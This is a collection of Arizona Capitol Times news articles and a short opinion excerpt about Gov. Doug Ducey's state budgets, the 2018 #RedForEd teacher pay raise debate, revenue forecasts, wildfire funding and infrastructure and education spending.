All told, the governor’s staff scoured the state’s budget for $426 million in available dollars thanks to spending sweeps, reductions and new revenues.
Those dollars would go to more than higher teacher salaries.
While the Legislature is asked to give up $34 million in spending, some of Ducey’s other priorities are also fully funded under his proposal.
That includes $16 million to pay for his school safety plan, which the Legislature has yet to vote on; $28 million to the School Facilities Board to cover building repairs; and $15 million for prison health care, among other proposals.
A previous version of this story incorrectly stated Gov. Doug Ducey is asking the Legislature to give up $34 million in new proposed spending.
Gov. Doug Ducey announces a plan to give teachers a 20 percent raise over the next three fiscal years. (Photo by Katie Campbell/Arizona Capitol Times)
As Arizona clawed its way out of the Great Recession, Gov. Doug Ducey sought to ease the state’s reliance on borrowing and gimmicks to balance the budget.
It worked. In 2016, after signing a $9.6 billion spending plan, the governor boasted that the state’s budget was structurally balanced for the first time in years. That means Arizona’s recurring revenues exceed their recurring expenses.
Ducey accomplished this through conservative budgets that cut spending, including millions of dollars in funds for K-12 schools and universities in 2015, and relied on cautious revenue projections in a state wary of repeating the mistakes of the 2000s, when lawmakers relied on doubt-digit revenue growth that rapidly declined when the recession hit.
Now the governor is taking on some risk.
It’s Ducey’s latest response to a grassroots protest effort by Arizona teachers, who spent years complaining about a dearth of new funding for education. Per pupil spending in Arizona still hasn’t reached the levels of funding the state provided before the Great Recession. Arizona teacher pay ranks among the lowest in the nation.
As public opinion has shifted in favor of the teachers’ plight, so too has Ducey’s approach to budgeting.
The governor’s budget analysts now project more than $1.5 billion in new revenues over the next five years — a timely announcement given that a week ago, Ducey responded to threats of a teacher strike with a promise to boost teachers’ salaries by 20 percent in the next three years.
Economist Jim Rounds said the governor’s revenue projections are “within the range of being reasonable,” but a change from the Governor’s Office’s typical conservative budgeting practices, he said.
The projections the Governor’s Office are now touting are more in line with what Rounds called a “best-guess forecast,” an attempt to predict as closely as possible what new revenues the state will collect in the years to come. That’s their prerogative given the political climate, Rounds said.
“It’s the level of risk they’re willing to accept,” he said. “They’re not starting with an optimistic forecast. It’s about middle-of-the-road. But they’re not going to have as much flexibility down the road if things slow down,” he said.
Economic upswing
There’s nothing suspicious about the governor’s grand announcement of a 20 percent raise for teachers and the subsequent release of rosy revenue projections, according to Ducey’s budget team.
There have been signs that Arizona’s economy has grown, and will grow, at a rate that exceeds the more traditional forecasts Ducey and the Legislature have used when crafting budgets the past three years.
“The economy was indeed doing better than what was thought before,” Dennis Hoffman, an economist at Arizona State University, said April 17.
The revisions to revenue projections that Ducey’s staff made this week are in line with what Hoffman said he had projected months ago. Hoffman, an independent consultant to the governor’s budget team, dismissed the suggestion that the governor’s staff had simply projected revenues that would allow for Ducey’s ambitious proposal for a teacher pay raise.
“I think the notion that I’ve somehow come forward in the last few days and said, ‘Hey, here’s all this money’ really misrepresents the facts,” Hoffman said, adding that the revisions made by Ducey’s staff line up with projections he modeled in November.
Matt Gress, the director of the Governor’s Office of Strategic Planning and Budgeting, cited revenue estimates made by the Finance Advisory Committee, a team of economists that advise the Legislature on the state’s financial health. The committee’s analysts recently projected that state revenues for fiscal years 2018 and 2019 would exceed estimates by $245 million — enough to fund the $240 million Ducey needs to accomplish a 9-percent teacher raise this fall.
Those same analysts also cautioned that of those dollars, only $46 million may be recurring revenue.
That’s where Ducey’s budget analysts disagree. The committee’s revenue projections are far too conservative, they say. The governor’s staff projects ongoing revenues of $100 million, at minimum.
And new federal employment data has Ducey’s staff convinced that there will be more tax-paying Arizonans to boost the state’s General Fund in the years to come.
“It all feeds back into the state of Arizona’s economy right now,” Gress said. “It’s strong. It’s growing.”
The Joint Legislative Budget Committee predicts the state will face a $265 million cash shortfall in fiscal year 2020 and
$302 million in fiscal year 2021 under the governor’s plan. Legislative Democrats victoriously pointed to the committee analysis to further their point that Ducey’s teacher-pay plan is unsustainable.
The Governor’s Office “strongly disputes JLBC’s revenue estimates,” Ducey spokesman Daniel Scarpinato said. The committee’s projections are based on a single faulty analysis that underestimates state revenue growth, estimates that historically, have been shown to be lower than actual collections.
Strong revenues
Arizona lawmakers have taken advantage of substantial growth in the past, and relied so heavily on that growth continuing in ways they would later regret.
Arizona’s history of promising new spending without identifying new sources of revenue to sustain spending should give pause to legislators who want to vote for Ducey’s plan, said David Lujan, vice president of the Arizona Center of Economic Progress.
When former Gov. Jane Hull signed the Students FIRST bill in 1998, it created a promise, in law, to invest state dollars in school construction and facility maintenance. The bill eliminated a local property tax that had previously been used to fund school construction, but no new tax was created to supply state dollars needed for Students’ FIRST.
When the economy dipped, the Legislature went years without allocating funding for new school construction and spent millions of dollars less on building renewal, causing school districts to sue the state in 2017 for failing to meet the Students FIRST funding commitment.
Former Gov. Janet Napolitano instituted a full-day kindergarten program prior to the Great Recession, with funding reliant on state revenues that grew by roughly 7 percent a year at the time.
When the economy tanked, full-day kindergarten was one of the cuts made to balance the budget.
Lujan is optimistic about the ability to give teachers the immediate 9-percent raise Ducey proposed. It’s what happens after 2018 that worries him.
“I think they should be applauded for that because that revenue for this year would be there, but for future years, I think it’s relying on gimmicks and some very optimistic revenue projections that past history has shown us often do not come through,” he said.
In a radio interview this week, former Gov. Jan Brewer had similar thoughts.
She said Ducey’s office can really only ensure the pay bump for next year because the way the state’s annual budgeting process makes it hard to require future Legislatures to boost teacher pay.
Brewer was also skeptical of how Ducey plans to fund the pay raises.
“This is a difficult situation and to come up with this kind of money over a three-year period is going to be very, very difficult in my mind without a guaranteed revenue source,” she said.
Scarpinato said the governor’s past budget choices have made a less conservative outlook possible. The budget is structurally balanced and the state has a rainy day fund in the event revenues don’t deliver as the governor’s budget team anticipates, he said.
“We aren’t going to promise more than we can deliver. We aren’t going to make false promises,” Scarpinato said. “Those were made in the prior decade. I think people remember those. They don’t want to see that happen again.”
Reasonable
The governor’s plan – and the revenue projections used to finance it – don’t come without risk. The stakes are higher for policymakers at the state level than they are for most economists, Rounds said.
Rounds presented a hypothetical situation in which a person is betting on a basketball game. Say you guess the final score will be 89-75. There are no ramifications if the predication is off, he said. But the situation is completely different if someone tells you to predict the final score of the basketball game, but you have to pay $10,000 if you go over, he said. Your guess is going to be significantly lower in that case, Rounds said.
That’s how the state has traditionally budgeted under Ducey — lower projections are a safer bet.
The fight over revenue projections is always the first step toward a Republican budget agreement each year. The Legislature relies on its own budget analysts, who historically project revenues in a more conservative fashion than the governor’s staff.
Even by those standards, Ducey’s staff has erred on the side of caution. In January, the governor’s budget proposal predicted $90 million more in revenues than analysts with the Joint Legislative Budget Committee projected. That’s the closest the respective budget gurus have been in years.
With his latest projections, Ducey already has the tentative buy-in of legislative Republicans. Rounds said neither branch of government is out of line in ditching the cautious approach.
“They’re not being irresponsible, they’re just not being as conservative as we’ve seen in the past when it comes to that kind of public policy,” he said.
In response to Ducey’s proposal, Democratic lawmakers have argued it’s irresponsible to commit large sums of money to teacher-pay raises without new, sustainable revenue. Rounds concedes that the concern is valid. However, Ducey’s plan is feasible, Rounds said.
“This isn’t one of those scenarios where you have a forecast and people are saying, ‘It’s too high,’” Rounds said. “When things are more in the middle, it’s kind of hard to describe it as being either really good or really bad. I get it. It’s reasonable.
“Is it good policy? I guess we’ll have to see,” he said.
Arizona teachers walk into the senate building as they protest for higher pay at the capitol Wednesday, March 21, 2018, in Phoenix. The protest comes as educators try to persuade the Legislature and Republican Gov. Doug Ducey to boost their pay significantly. (AP Photo/Ross D. Franklin)
Gov. Doug Ducey won’t meet with the leaders of two teacher groups to talk about salaries and related issues even as they are taking the first steps toward a walkout.
The governor’s statement comes less than a week after a request by Noah Karvelis of Arizona Educators United and Joe Thomas of the Arizona Education Association “to begin a negotiation process to resolve the #RedForEd demands.” That includes not just the 20 percent salary increase to compete with neighboring states but also restoring education levels to where they were a decade ago.
It also comes as Arizona Educators United is working with its member teachers to set a date for walkout to get the attention of Ducey and legislators and show they are serious.
Ducey, in essence, has written off both groups as irrelevant to his own education funding plans.
Noah Karvelis
“We’re meeting with the decision makers,” the governor said, meaning school superintendents and other officials. “And we’re going to continue to meet with the decision makers.”
Karvelis told Capitol Media Services the decision is disappointing — but not entirely a surprise.
“We feared that,” he said.
“We hoped that wasn’t true,” Karvelis continued. “We thought maybe he would come to the table on this. But he’s continuing to ignore us.”
Meanwhile, Ducey is sticking with his plan to give teachers a 1 percent pay hike this coming year on top of a 1 percent increase for the current school year.
Ducey’s position could have implications — and soon.
Karvelis said Tuesday his newly formed group is “about to hit the numbers we are looking for” in terms of job actions. That includes both walk-ins where teachers remain outside until the start of the day and all enter at once to show solidarity, and actual walk-outs where they simply do not show up.
“We will be taking escalated action and plan to set a date shortly if we do not see any response from him,” Karvelis said.
Ducey said late Tuesday he doesn’t want a strike.
“We would love to avoid a walkout,” he said. “We want our teachers inside the classroom teaching, we want our kids learning, and we want more dollars in their paycheck.”’
But the governor also does not have a plan of what he intends to do if thousands of teachers call in sick. Instead, it comes down to trying to get his spending plan approved by the Legislature.
“The idea right now is we want to move the budget forward so we can get these dollars to them,” Ducey said.
Gov. Doug Ducey, flanked by education officials and legislative leaders, announces his plan to put $100 million into additional assistance for districts in the 2019 budget. (Photo by Rachel Leingang, Arizona Capitol Times)
He also suggested that teachers are unhappy because they don’t understand what he’s already done for them — and what he’s prepared to do in the future. And he said that it’s wrong to say his plan is simply that 1 percent pay hike.
For example, he said the state has added 9 percent in funds that are available for teacher pay since 2015.
More than half of that, however, is for new teachers necessary just to stay even with student growth.
There’s also the $1.7 billion cumulatively that Ducey said has been added to K-12 funding since he took office in 2015.
But here, too, that reflects money the state is required to add simply to keep pace with inflation and student growth. It also includes more than $300 million a year the state is providing to make up for money illegally taken from schools in the first place in violation of state law requiring annual inflation adjustments.
He also disputes that teacher pay in Arizona is as bad as some have suggested, contending that the rankings are misleading. Ducey has said Arizona is no worse than No. 43.
But Dan Hunting, senior policy analyst of the Morrison Institute for Public Policy, said for 2017 elementary school teachers ranked 49th in the nation, up one notch from 2016, when the cost of living is factored in. There also was a one-spot increase for high school teachers, to 48th.
And Ducey said a lot of the furor among teachers is being stirred up by some who are more interested in making waves than actually dealing with the issue.
Exhibit No. 1 for Ducey is the AEA’s Thomas who used a #RedForEd event to endorse Democrat David Garcia for governor. And Karvelis is running the campaign of Kathy Hoffman who is a Democrat contender for state school superintendent.
“Why would I want to sit down with someone who wants to play politics?” he asked.
While many teachers find the governor’s plan wanting, Ducey said the package has the backing of more than two dozen school superintendents. These are the individuals who turned out for a January press conference when Ducey agreed to restore $100 million the state had shorted schools in what it was supposed to provide them for things like textbooks, computers and school buses.
That actually is less than Ducey himself cut from the same account his first year in office. But the governor said he is committed to restoring the full funding of $371 million during the next five years.
It is that work with the superintendents that the governor said has been his focus, rather than with the teacher groups.
And Ducey said he believes that any new money for those expenses should free up dollars that schools can then use for salary increases.
Karvelis derided that suggestion.
“We don’t have paper towels. We don’t have new textbooks. We don’t have tires for the bus,” he said. “So to think that there’s some sort of extra money here or that him giving more money to capital is going to open up all these different opportunities to increase our teacher wages is ridiculous.”
Tim Ogle, executive director of the Arizona School Boards Association, said any money helps — up to a point.
“Gestures like that are a step in the right direction,” he said. “But that doesn’t solve the problem.”
The bottom line, Ogle said, is Arizona has a “crisis” in attracting and retaining teachers.
As to that walkout, while Ducey has no specific contingency plan, school officials are taking the threat seriously.
Ogle said his organization scheduled a “webinar” for school officials on how to handle both walk-ins and walkouts. That includes dealing with the remaining staff on site as well as the needs of parents.
The list of what #RedForEd wants also includes a demand that the state not approve additional tax cuts until teacher pay in Arizona reaches the national average. Ducey has rebuffed that one, too, and is pushing his own proposal to cut state income taxes owed on military pensions, a change that eventually will reduce revenues by $15 million a year.
Ducey said, though, his plan should be adopted.
“I’m on the teachers’ side,” Ducey said, saying he wants to see they get more money in their paychecks. “This is the best and quickest way to get it there.”
The problem of teacher pay is not specifically of Ducey’s making.
He came into office on the tail end of the Great Recession where lawmakers, looking for ways to balance the budget even as they approved tax cuts, made major slices in state funding, with K-12 education taking a huge hit.
In the 2007-2008 school year, the state provided $4,959 in per student funding. That dropped as low as $3,814 by the 2011-2012 school year, according to legislative budget analysts.
When Ducey took office, the figure was $4,154. It now is $4,720.
That goes to the teachers’ demand to restore state funding to pre-recession levels.
It will take more than getting Arizona back to that $4,959 figure: With inflation, that figure is now worth less than $4,200.
The Telegraph Fire burns Thursday, June 10, 2021 in Globe, Ariz. Arizona Gov. Doug Ducey has called a special session of the Legislature to boost wildfire funding as two large wildfires burn in south-central Arizona. (AP Photo/Mark Henle, Pool)
Gov. Doug Ducey is making it official, calling lawmakers into special session to finance the costs of fighting the current crop of wildland fires and the flood mitigation that will have to follow.
And press aide C.J. Karamargin said his boss wants them to approve $100 million when the session formally convenes on Tuesday to accomplish those goals.
The call comes as the three major fires burning in Arizona — the Telegraph, Mescal and Slate blazes — have so far consumed more than 170,000 acres. And none are yet fully contained.
At the same time, a host of smaller blazes have erupted, including the Cornville Fire which had scorched 1,200 acres and the Pinnacle Fire which was approaching 10,000 acres.
“The goal is to treat these fires in an urgent, bipartisan manner,” said Karamargin.
Complicating matters is that all this is about more than tamping down the fires.
House Speaker Rusty Bowers, whose cabin was destroyed in the Telegraph Fire, said he was up on the property recently and was trying to water some of the trees that had survived.
“I let water under a tree and it just ran away,” the Mesa Republican told Capitol Media Services.
“There is a crust,” he explained. “It just runs off. It doesn’t even go in.”
That is a microcosm of what will occur when the summer rains finally come and the water and ash just runs off, potentially flooding homes and properties that are further down the mountain.
Karamargin acknowledged that coming up with an accurate cost of protecting against such flooding could prove a challenge.
“We’re going to rely on what experts say might be needed based on what has happened so far,” he said.
The call for the special session is occurring despite the fact that lawmakers already are at the Capitol, still struggling to reach a deal on a budget for the new fiscal year that begins in less than two weeks. But the governor and the leaders of both political parties say it makes sense to have some sort of separation between those controversial issues and what should be a fairly popular plan to finance fire and flood relief.
“It’s just focus,” said Bowers.
“Get it done,” he continued. “It should be quick and get out.”
House Minority Leader Reginald Bolding, D-Laveen, who has been involved in the bipartisan talks, said he believes the priority has to be the state budget.
“That will have profound impacts on our state agencies for the year,” he said. But Bolding said he concurs with creating a separate — and discrete — path for the issues of fire and flooding.
“During emergencies I think it’s important that we have one focus on how to provide support for those affected by the fire,” he said. “By having a concurrent session, what I think it allows us to do is have one singular focus.”
And everything else, Bolding said, can wait, including the debate over a Republican plan to create a single tax bracket and cut $1.9 billion in revenues.
“Flat tax and that conversation can get moved to the side while we focus on the statewide emergency,” he said.
But Bowers said there’s a more practical reason for separating out fire relief from everything else, including tax cuts and the $12.8 billion spending plan being advanced by Ducey and GOP leaders. He said it could limit the ability of lawmakers who want to hold the relief plan hostage.
“There will always be somebody saying, ‘I want this,’ ” Bowers said, complete with threats that if they don’t get what they want in the budget “I’m going to let the place burn down.”
The answer, he said, is to expose those who make such demands.
“We will illuminate those types of deals and, hopefully, people will come to repentance and change their ways,” he said.
There is another reason for a concurrent special session: It has a financial benefit for the lawmakers.
Under Arizona law, legislators collect full per diem allowance only for the first 120 days of the session. That came and went on May 10.
What happened after that is legislators who live in Maricopa County, who were getting $35 a day, saw their allowance cut to $10; out-county lawmakers get $20 a day, down from $60.
But a special session resets the calendar to Day 1, at least for the length of the session, restoring the full $35 and $60 allowances.
Gov. Doug Ducey announces a plan to give teachers a 20 percent raise over the next three fiscal years. (Photo by Katie Campbell/Arizona Capitol Times)
Arizona House and Senate leaders have reached a deal with Gov. Doug Ducey on a plan to fund his proposal for a 20-percent pay hike for teachers, but they won’t disclose how they’ll pay for it.
After reiterating his vow to deliver on a pay raise even as teachers marched to the Capitol, Ducey issued a joint statement with House Speaker J.D. Mesnard and Senate President Steve Yarbrough on Friday afternoon that the plan is now a “reality.”
“Today, we are pleased to announce that this plan is a reality. Arizona is delivering on its commitment to our students and teachers,” the leaders said.
But the announcement, which came on the heels of the “Red for Ed” movement announcing Arizona teachers will press on with their strike next week, didn’t include details. Leaders said they want to brief their members first. Leaders still have to persuade members to support the deal.
The development also followed the filing of a ballot initiative pushed by the state’s teachers’ union and education advocates that seeks to raise income taxes on the wealthiest Arizonans and earmark those new revenues for K-12 public schools.
Teachers were wary of Ducey’s proposal because it didn’t include a new revenue source, and it relied on rosy economic projections for funding. Other critics noted that the plan, as originally proposed, would sweep funding from other programs to pay for the salary hike. They also doubted whether Ducey can get it through the Legislature.
Ducey makes promises he can’t keep, said “Red for Ed” leaders Joe Thomas and Noah Karvelis. All they have seen is a news release and a tweet from the governor, and that doesn’t indicate a deal, they said in a news release.
“We have no bill. We have no deal,” they said.
The announcement signifies that legislative leaders have not only agreed to Ducey’s teacher pay raise plan, but have also come to a consensus on how to fund it, said Mesnard, R-Chandler.
But they still haven’t finalized a full budget – something Ducey said they will work through the weekend to complete.
When asked about details of the plan, Ducey spokesman Daniel Scarpinato said the governor’s office will likely have more to share after budget analysts and appropriations staffers work through the weekend to fine-tune the details.
“We feel this is a sustainable plan. You’ll see the total package is one that is fiscally responsible,” he said.
Mesnard would not share details of the deal until he can brief rank-and-file Republican legislators. But one breakthrough that helped GOP leaders reach an accord is a new levy on vehicles that Ducey signed into law earlier this week. Mesnard said he’s confident the budget will have the necessary votes to pass in his chamber.
Legislative Republicans are counting on the new fee to generate more than $160 million annually, which is higher than the previous estimate of $148.9 million.
That will free up dollars that, in the past, have paid for the state’s Highway Patrol operations and funding for road maintenance and construction. The director of the Department of Transportation will be responsible for setting a fee to generate the necessary budget amount Republican lawmakers are targeting.
Legislative analysts estimate that the new vehicle fee will free up $107 million in state revenues, which can then be spent on education.
Presumably, those dollars will be combined with higher-than-expected state revenues to fund the pay bump for teachers.
Legislative leaders plan to introduce a budget early next week. Scarpinato said the goal is to have a complete budget introduced on Monday.
“I’m excited to have a deal with the governor and the president,” Mesnard said. “Now we’re going to work on finalizing the details of the overall budget, and we’ll be doing that through the weekend.”
Yarbrough, R-Chandler, could not immediately be reached for comment. But he has long indicated that Senate Republicans fully support Ducey’s plan.
Ducey’s pay boost for teachers includes a 9-percent raise for teachers this fall — on top of 1 percent this year — and subsequent raises of 5-percent increments in the following two school years.
Reporters Ben Giles and Paulina Pineda contributed to this report.
State lawmakers are moving to adopt a $10.4 billion spending plan for the coming fiscal year, balancing the books — and finding the dollars for a teacher pay hike plan — at least in part by passing along expenses to some local taxpayers.
The budget is built on the premise that additional auditors at the Department of Revenue and other tax enforcement measures can bring in an additional $55 million. It also relies on getting an extra $35 million out of hospitals, saving $52 million in prescription drug costs and taking $20 million from a consumer fraud settlement that Attorney General Mark Brnovich is negotiating with Volkswagen.
And there’s something else: Taxpayers in 17 school districts will pay more in local taxes through an accounting maneuver on desegregation programs.
The two districts most affected are Tucson and Maricopa unified school districts. But a political maneuver by Sen. Steve Smith, R-Maricopa, will protect taxpayers in that district, leaving only Tucson residents with a big hit.
Gov. Doug Ducey (AP Photo/Matt York, file)
This spending package has enough leeway to allow Gov. Doug Ducey, up for reelection this year, to keep the promise he made when he was campaigning for office four years ago to cut taxes every year.
The plan increases the amount that those receiving military pensions can exempt from state income taxes. The figure is currently $2,500.
But that increase will be to just $3,500 rather than the original $10,000 proposal the governor made in January. And it has a delayed effective date on that until 2020.
And there are some other carrots in the package for various political interests.
The package also includes $2 million for the arts, $1 million for food banks and $13 million for programs for the developmentally disabled, about $1 million more than last year.
Also in the spending plan is $7 million to pay the state’s share of new veterans’ homes in Flagstaff and Yuma and $4 million for rural fire departments to help in fire prevention.
The big ticket items, however, are the $273 million for the 9 percent pay hike being offered to teachers this coming year and $100 million to finally start restoring money the state took in prior years in aid to schools for things like computers, books and minor repairs.
To make the books balance, however, the governor has given up on his proposal to have the state pay for more resource officers as part of his yet-to-be-approved school safety plan. And his request to hire more Department of Public Safety officers for the Border Strike Force and capture wrong-way drivers also is taking a hit.
Added together, legislative budget staffers predict all the additional revenues will leave the state with a “structural balance” of $150 million by the end of this coming fiscal year. That is the surplus of ongoing revenues compared with ongoing expenses.
But Rep. Eddie Farnsworth, R-Gilbert, pointed out that structural balance is set to decrease to less than $45 million the year after that — and a relatively minuscule $2 million by the following fiscal year.
That, said Farnsworth, is not a good trend line.
“That’s a valid point,” acknowledged Richard Stavneak, staff director of the Joint Legislative Budget Committee. “The direction is not encouraging.”
But House Speaker J.D. Mesnard, R-Chandler, seemed less concerned, saying it simply reflects the big investment in teacher pay in the next three years.
The budget plan also has a variety of odds and ends designed to get votes or solve specific issues.
For example, it would allow Coconino County Community College to ask voters to increase its primary tax levy more than the normal year-over-year amount allowed. Budget staffers said that college started out with a very low levy, making it difficult to keep up with expenses.
But once again there will be no state aid for Pima and Maricopa community colleges.
And there’s $1.7 million in the budget in special appropriations to Pinal, Yavapai and Mohave counties.
While nearly half the $12.3 billion is going to K-12 education, the proposed spending plan by Gov. Doug Ducey also carves out dollars for some new and expanded programs and priorities.
There’s no increase in per-student funding for the state universities. But Ducey is proposing $35 million for what is being called the New Economy Initiative.
The governor’s office describes that as making “targeted investments” to increase the number of graduates in critical high demand industries like coding, artificial intelligence and “entrepreneurism.” Those dollars also would go to reducing the time necessary to obtain a degree “by modernizing curriculums and programs.”
Another $10 million is set aside in Ducey’s own budget to give the universities cash to provide the necessary matching funds to obtain grants.
And Ducey wants $1 million to better publicize the Arizona Teachers Academy, a program which provides free college education to those willing to go into teaching and remain there for at least four years.
The governor’s budget also does not alter state aid to community colleges. But it would fully restore funding for STEM – science, technology, engineering and math – programs at Maricopa, Pima and Pinal community colleges.
There also is $4 million for the Arizona Advanced Technology Corridor to have those three community college systems set up training programs for companies. Another $6 million is earmarked for the 10 rural community college districts to use pretty much the way they want, divided up based on enrollment.
In public safety spending, Ducey wants $48 million for upgrades and repairs at the Lewis and Yuma prisons. That includes cash for the broken locks at the Lewis facility, a situation that came to public attention after a Phoenix TV station obtained videos showing inmates starting fires and being out of their cells.
That’s on top of another $37 million being added for system-wide maintenance and repairs.
There’s $37 million in salary increases for corrections officers which translates to a 5 percent raise, with an additional $6 million to create for the first time the position of corporal for officers who want more money but do not want to be supervisors.
Ducey’s budget also sets aside $33 million to deal with “population management.” That includes closing the state prison at Florence and transferring the staff to the nearby Eyeman Prison to deal with the fact that nearly one out of every three correctional officer positions are vacant.
At the same time, the plan provides cash to pay county jails or private prisons willing to take some of the more than 3,900 inmates now housed there.
The spending plan also includes $23 million to wipe out a waiting list for subsidized child care, $14 million earmarked to help incentivize adoption of children with significant disabilities and sibling groups, and $5 million to double the “grandmother stipend” which provides financial assistance to extended family members who agree to take in children who are relatives. And there is $11 million for a 10 percent raise for caseworkers at the Department of Child Safety.
The governor also wants $8 million in new grants for local law enforcement to do more drunk-driving traffic stops, $2 million for state liquor authorities to go out and investigate places that over-serve customers, and $1 million for 76 new thermal cameras to detect wrong-way drivers.
There also is $3 million to equip every officers at the Department of Public Safety with a body camera, another $2 million to hire 20 people to download and store all the videos, and $2 million to provide housing in remote areas for DPS officers.
Ducey’s budget also includes $700,000 in hopes of convincing motorists to drive less.
That is designed to help Arizona to meet the standards set in 2015 by the U.S. Environmental Protection Agency for ground-level ozone. The problem is particularly acute in the Phoenix area where last year there were nearly 40 days where pollution levels exceeded the standards.
But Daniel Scarpinato, the governor’s chief of staff, said his boss was not interested in adopting measures similar to California, which has higher fuel-efficiency standards – meaning more miles per gallon and lower emissions per mile – or special fuel formulations to reduce emissions.
“We’re going to be for policies that are good for our economy and protect our environment,” he said.
Ducey’s budget also has $416,400 to hire six full-time veterans’ benefit counselors, people whose job it is to help connect veterans with their available cash programs and counseling.
A UPS truck passes a digital sign on I-10. Gov. Doug Ducey proposed in his January 13 State of the State Address to earmark funds for a six-lane bridge on I-10 over the Gila River between Phoenix and Tucson. PHOTO COURTESY ARIZONA DEPARTMENT OF TRANSPORTATION
Spending part of a one-time windfall to build new roads and bridges was a rare idea in Gov. Doug Ducey’s January 13 State of the State Address that won plaudits from both liberal and conservative lawmakers.
Ducey pledged funding for a six-lane bridge over the Gila River on Interstate 10. A day later, the Senate Transportation and Public Safety Committee endorsed nearly a dozen bills to provide funding for bridges. And both legislative Republicans and Democrats discussed spending more for roads and bridges while laying out their priorities for the fiscal 2021 budget.
Lawmakers expect to have about $170 million available for ongoing funding and about $475 million for one-time spending, thanks in part to higher-than-expected revenue from sales taxes paid by out-of-state online retailers because of law changes this year.
“All of the members, Republicans and Democrats, on both sides of the aisle are in favor of infrastructure investments,” Senate President Karen Fann said.
Ducey said his budget proposal, which was due for release on January 17, will include funding for a six-lane bridge over the Gila River, as part of an ongoing push to widen I-10 between Phoenix and Tucson. The highway shrinks to two lanes in either direction for about 23 miles between Chandler and Casa Grande.
“Our budget puts the pedal to the metal, with the construction of a new six-lane bridge over the Gila River,” Ducey said during his speech. “This replaces a 56-year-old bridge. Sixty-two thousand people drive over it every day. That’s 23 million a year. So let’s break ground ASAP.”
Ducey also requested federal funding to build a bridge over Tonto Creek, where three children died in late November after their family drove past signs warning them not to cross. Sen. Sylvia Allen, R-Snowflake, and Rep. David Cook, R-Globe, previously introduced bills requesting state funding for the bridge.
Allen’s bill, which would appropriate $15 million, is scheduled for a hearing January 21 in the Senate Appropriations Committee. Cook’s, which would appropriate $20 million, is not yet scheduled.
The Senate Transportation and Public Safety Committee, meanwhile, has already endorsed spending about $46 million to replace or repair 10 other rural bridges, and an additional $11 million to study widening State Route 101 between I-10 and U.S. 60 in the West Valley and improving the interchange of the North Loop 101 and I-10.
Committee chairman David Livingston, R-Peoria, said he was deluged with phone calls from other cities and counties after the Legislature approved a $2.81 million appropriation to repair or replace Jesse Hayes Road bridge over Pinal Creek in Globe last year.
Because of those pleas, Livingston asked the state Transportation Department to send him a list of its most critical bridges in rural counties that don’t have funding. The sum comes to about $46 million.
House and Senate Democrats, in their own presentation prior to the State of the State Address, called for spending on county roads and bridges and airports, and replacing highway funds that have regularly been swept to other needs.
Overall, Fann said lawmakers should approach this year thinking of budgeting for infrastructure in the same way they think of budgeting for their own homes. In a good year, with money left over, they can get ahead on fixing a roof or doing other maintenance.
“I hate it when people say we have extra money; we have a surplus. We have a great, great economy right now,” she said.
Education groups are luke-warm to Gov. Doug Ducey’s proposed spending on public education for the 2021 fiscal-year.
More than half of Ducey’s proposed $12.3 billion budget, which he unveiled January 17, dedicates some form of funding to education initiatives across the state, and while education groups see the proposal as promising, they say it’s not nearly enough to make schools whole following decades of cuts.
Ducey’s chief of staff, Daniel Scarpinato, said January 17 that public schools are, in some ways, in a better position than before the Great Recession and that many of the earmarks of that period were not sustainable and had to be cut.
“The investments we’re making are ones that are sustainable – the money in the rainy day fund and smart budgeting – we’re in a position to actually fulfill these commitments,” Scarpinato said.
Doug Ducey
In all, nearly half of new spending in the budget is dedicated to K-12 education, but Dawn Penich-Thacker, communications director for Save Our Schools Arizona, said that still leaves Arizona near the bottom of national rankings.
She said her group and other education groups were pleasantly surprised by how much Ducey proposed for public education in total and that it was more than they predicted.
SOS was especially surprised to see Ducey put more money, $58 million, toward hiring more counselors and cops and to hear the announcement of $44 million earmarked for Project Rocket, a pilot program aimed at closing the achievement-gap in poorer school districts.
Ducey’s spending plan includes the final $175 million installment of the 20 by 2020 plan, and $35 million in results-based funding to higher performing schools.
It also speeds up the District Additional Assistance restoration to FY21, two years ahead of schedule. The Governor’s Office wants to spend $204 million more this year, bringing the annual total to $371 million.
The original plan was to dole out five payments of $68 million over five years through FY23, but to get ahead of schedule, Ducey and lawmakers made two payments in FY20 and the three remaining payments will be made in FY21.
Scarpinato said that even with the proposed increase in spending, more needs to be done and the office wants to make sure the state is getting “more bang for our buck” by putting more money “on the resource front,” giving schools more flexibility over how to spend that money and do it above inflation.
Thacker said her group was still disappointed to hear Ducey continue to push for vouchers, including his plan to permanently allow parents on the
Dawn Penich Thacker
Navajo Nation to send their kids to private schools in New Mexico.
The group would rather see more money spent on improving in-state schools, rather than sending kids away and further neglecting schools, a policy she called “mind boggling.”
Even in the best case scenario, restoring every cut schools suffered during the Great Recession might not be possible during Ducey’s tenure or even in the next 10 years, said David Lujan, director of Arizona Center for Economic Progress.
Lujan, a former lawmaker who authored the most recent Invest in Ed ballot initiative, a measure that taxes the state’s richest people to fund public education, said his main concern is that the bulk of the additional money available this year is only one-time funding and schools can’t use it to budget for on-going needs.
David Lujan
“Our revenue in terms of ongoing revenue, just doesn’t grow that much,” Lujan said, adding that even in good economic times, the state isn’t seeing large enough surpluses to give schools certainty from year to year. “It’s a symptom of three decades of tax cuts that we don’t have the revenue to properly invest in education or many other things.”
Lujan said even if Ducey were governor indefinitely, at this rate of investment year over year, it would take a long time to recover from the recession. The majority of Ducey’s proposed education spending is one-time money, which Lujan said makes it harder or impossible for schools to plan for the long term.
Lujan took issue specifically with results-based funding – not all schools get it and those that do can’t rely on it from one year to the next. Project Rocket, while a good-intentioned program is also problematic, Lujan said.
“It’s only intended for three years … that’s not going to work for low-income school districts,” Lujan said. “They need permanent, sustainable funding to address their needs.”
That isn’t something Lujan expects to see from Ducey or the Legislature anytime soon. He thinks that change will have to come from the will of the voters through something like the Invest in Ed ballot initiative and bipartisan efforts through the Legislature. Lujan said he’d feel satisfied fulfilling half of the amount schools have been shorted since the recession, but even that’s not realistic.
Even if it were, he said, he’s not entirely sure if that’s the standard the state should be aiming for because the state has put schools in such a big hole.
I recently had the opportunity to hear from Richard Stavneak, director of the Joint Legislative Budget Committee, followed by revered economist Jim Rounds at the Arizona Tax Research Association’s highly anticipated annual Economic Outlook Conference and was pleasantly surprised to learn that Arizona is in better position economically than the rest of the country.
So why is Arizona thriving despite the adversity we are facing? Great public policy.
Despite an unexpected pandemic, Arizona was prepared for a fiscal downturn we didn’t see coming.
The state had approximately $1 billion in the rainy-day fund. That said, one might argue that most of this year would qualify as a “rainy day.”
If you look back, the state had also identified sustainable funding sources for vital services such as education.
Steve Trussell
